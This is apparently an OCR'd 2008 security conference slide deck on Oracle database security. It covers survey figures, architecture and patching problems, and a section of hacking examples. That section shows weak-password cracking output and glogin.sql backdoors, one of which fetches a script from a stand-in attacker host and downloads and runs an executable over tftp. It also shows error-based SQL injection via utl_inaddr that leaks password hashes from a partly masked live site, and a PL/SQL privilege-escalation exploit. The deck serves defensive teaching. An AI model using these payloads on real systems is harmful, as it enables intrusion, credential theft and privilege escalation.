IT-Sicherheits-Forum 2008

Oracle Security 2008 – Letzte Trends in Oracle Security

Alexander Kornbrust

29-Mai-2008

Table of Content

- Introduction
- Why are databases still unsecure in 2008
- Hacking Examples
- Typical problems & solutions in small/medium/large companies
- Auditing: tool based approach vs. manual approach
- Look into the future

Introduction – Why Oracle Security?


Some numbers from a German survey (741 companies) – End of 2007

Damage	2.8 Billion EUR (Germany only!)
Espionage Growth	10% per year
Espionage incidents	18.9%
Assumed incidents	35.1%
Affected Departments	Sales (20%), R&D (16.1%), HR (14.7%), MFG (13.3%)
Attackers	Internal Employees (20%), Competitor (15%)
Police involved	<25%
Offender	Admin. (31.3%), Technician (22.9%), Manager (17.1%)

http://bc1.handelsblatt.com/news/loadbin/ShowImage.aspx?img=1567932&typ=handelsblatt.pdf

Introduction III

How many databases?



Introduction III – estimated numbers

Do companies really have 1,000 (or 8,000) Oracle databases?   Why????

Some figures for 1,000 instances:

1,000 instances ≈ 300 production databases (#inst / 3, DEV, STAGING, PROD)

2-5 % of the databases are important (6-15 production instances)


On average a DBA is responsible for 30-100 databases.

1,000 Instances ≈ 10-15 DBA's

80-90 % of the databases are running the same version

10-20 % are running outdated or customized installations


Introduction - Oracle Architecture in Theory



Classic solution:

- Clients accessing a database via application server
- No direct access to the database
- Security and business rules are enforced in the application server

Introduction - Oracle Architecture in the real world


S&B rules
You have nice data, we will use it
Some people must connect with TOAD
We need a reporting solution
New project
Another project
We just do a database link
Yet another project


Final solution

- Complex architecture
- All types of clients are accessing the database
- Security and business rules still enforced in the first application server

Introduction – Password Changes I

- The check of the database has revealed some weak and/or default passwords.
- Just change the password with the "`alter user`" command
  alter user app identified by "`!pw!comp!343234`"
- ➔Again an easy job…

Introduction – Password Changes II



Problems:

- Complex architecture (Where must I change my passwords)
- Password change requires downtime !!!
- Hardcoded passwords (e.g. Oracle)
- Often Reverse Engineering is needed to find out what/when to change

Introduction – Other problems

- Certification of systems
  ➔ Applying a patch requires the re-certification of a system (e.g. in Pharma business required by the FDA)
- No downtime for patching (business is against the downtime)
- No Budget (No time/no money). How much money do you spend for anti-virus/anti-spyware software
- Missing database security knowledge of the people

Problems? You always have problems…

Where are the solutions?

Where should we start?

Why are databases still unsecure in 2008 ?

Problem	Reason	Solution
Old, unsupported databases	Many customers are still using old and vulnerable databases	Upgrade at least to a supported version
Weak / default passwords	Most databases are still using weak/default passwords	Check databases regularly and avoid hard coded passwords
Unsecure configuration, too many privileges	Missing knowledge / 3rd party apps	Train the DBAs
Unsecure application code	No special training for developers	Train developers
No auditing	Fear of performance impact	Use specialized products with lower impact

Oracle Hacking Examples

Ways to hack an Oracle database - Weak Passwords

```
C:\ >checkpwd system/secretpw@ora10104local   password_file.txt
Checkpwd 1.22 - (c) 2007 by Red-Database-Security GmbH
checking passwords
SYSTEM  OK [OPEN]
SYS     OK [OPEN]
MGMT_VIEW       OK [OPEN]
DBSNMP  OK [OPEN]
SYSMAN  OK [OPEN]
KORNBRUST       OK [OPEN]
PORTAL has weak password PORTAL [OPEN]
XXX has weak password XXX [OPEN]
OCA has weak password OCA [OPEN]
SCOTT has weak password TIGER [OPEN]
[…]
BI has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
Done. Summary:
  Passwords checked      : 39663490
  Weak passwords found   : 37
  Elapsed time (min:sec) : 1:54
  Passwords / second     : 512044
```

Demo

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
 create user hacker identified by hacker;
 grant dba to hacker;
-------------glogin.sql-------------------------

C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
User created.
Privilege granted.
SQL>
```

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql (without terminal output)

```
-------------glogin.sql-------------------------
 set term off
 grant dba to hacker identified by hacker;
 set term on
-------------glogin.sql-------------------------

C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
-------------glogin.sql-------------------------
-------------hackme.sql-------------------------
set term off
host tftp -i 192.168.2.190 GET evilexe.exe evilexe.exe
host evilexe.exe
Grant dba to hacker identified by hacker
set term on
-------------hackme.sql-------------------------
C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```

Demo

Ways to hack an Oracle database – SQL Injection I

The package utl_inaddr is granted to public and responsible for the name resolution:

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;

localhost
```

Ways to hack an Oracle database – SQL Injection II

Get information via error messages:

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from
dual;

select utl_inaddr.get_host_name('anti-hacker') from dual
       *
ERROR at line 1:
ORA-29257: host anti-hacker unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection III

Replace the string with a subselect to modify the error message:

```
SQL> select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual;

select utl_inaddr.get_host_name((select username||'='||password
from dba_users where rownum=1)) from dual
       *
ERROR at line 1:
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection IV

```
http://ec..*****/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select%20'SID='||global_name%20from%20global_name))
```

```
Message: Error Executing Database Query.
Native error code: 29257
SQL state: HY000
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host SID=EXTUCOMA.CC.******* unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection V

http://ec.**/prelex/detail_dossier_real.cfm?CL=en&DosId=124131|| utl_inaddr.get_host_name((select%20'Users='||count(*)%20from %20all_users))**

```
Message: Error Executing Database Query.
Native error code: 29257
SQL state: HY000
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host Users=254 unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection VI

SQL Injection without Single/Double Quotes

```
http://ec.****/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||
utl_inaddr.get_host_name((select%count(*)%20from%20all_users))
```

```
Message: Error Executing Database Query.
Native error code: 29257
SQL state: HY000
Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host 254 unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection VII

A typical PL/SQL exploits consists of 2 parts. The classic technique requires a procedure to do the privilege escalation. An alternative solution are types or cursor objects via dbms_sql (until 10g Rel.2).

“Shellcode”

```
   CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

Ways to hack an Oracle database – SQL Injection VIII

And here a different exploit using the (undocumented) Oracle procedure sys.kup$worker.main. This package is available since Oracle 10g Rel. 1.

Exploit

```
exec sys.kupw$WORKER.main('x','YY'' and
1=user1.f1 -- mytag12');
```

After executing this code you must re-login or run the command “set role dba” to become DBA.

Ways to hack an Oracle database – SQL Injection VIII

A modification of this exploit without “CREATE PROCEDURE” works with a cursor object and dbms_sql.execute

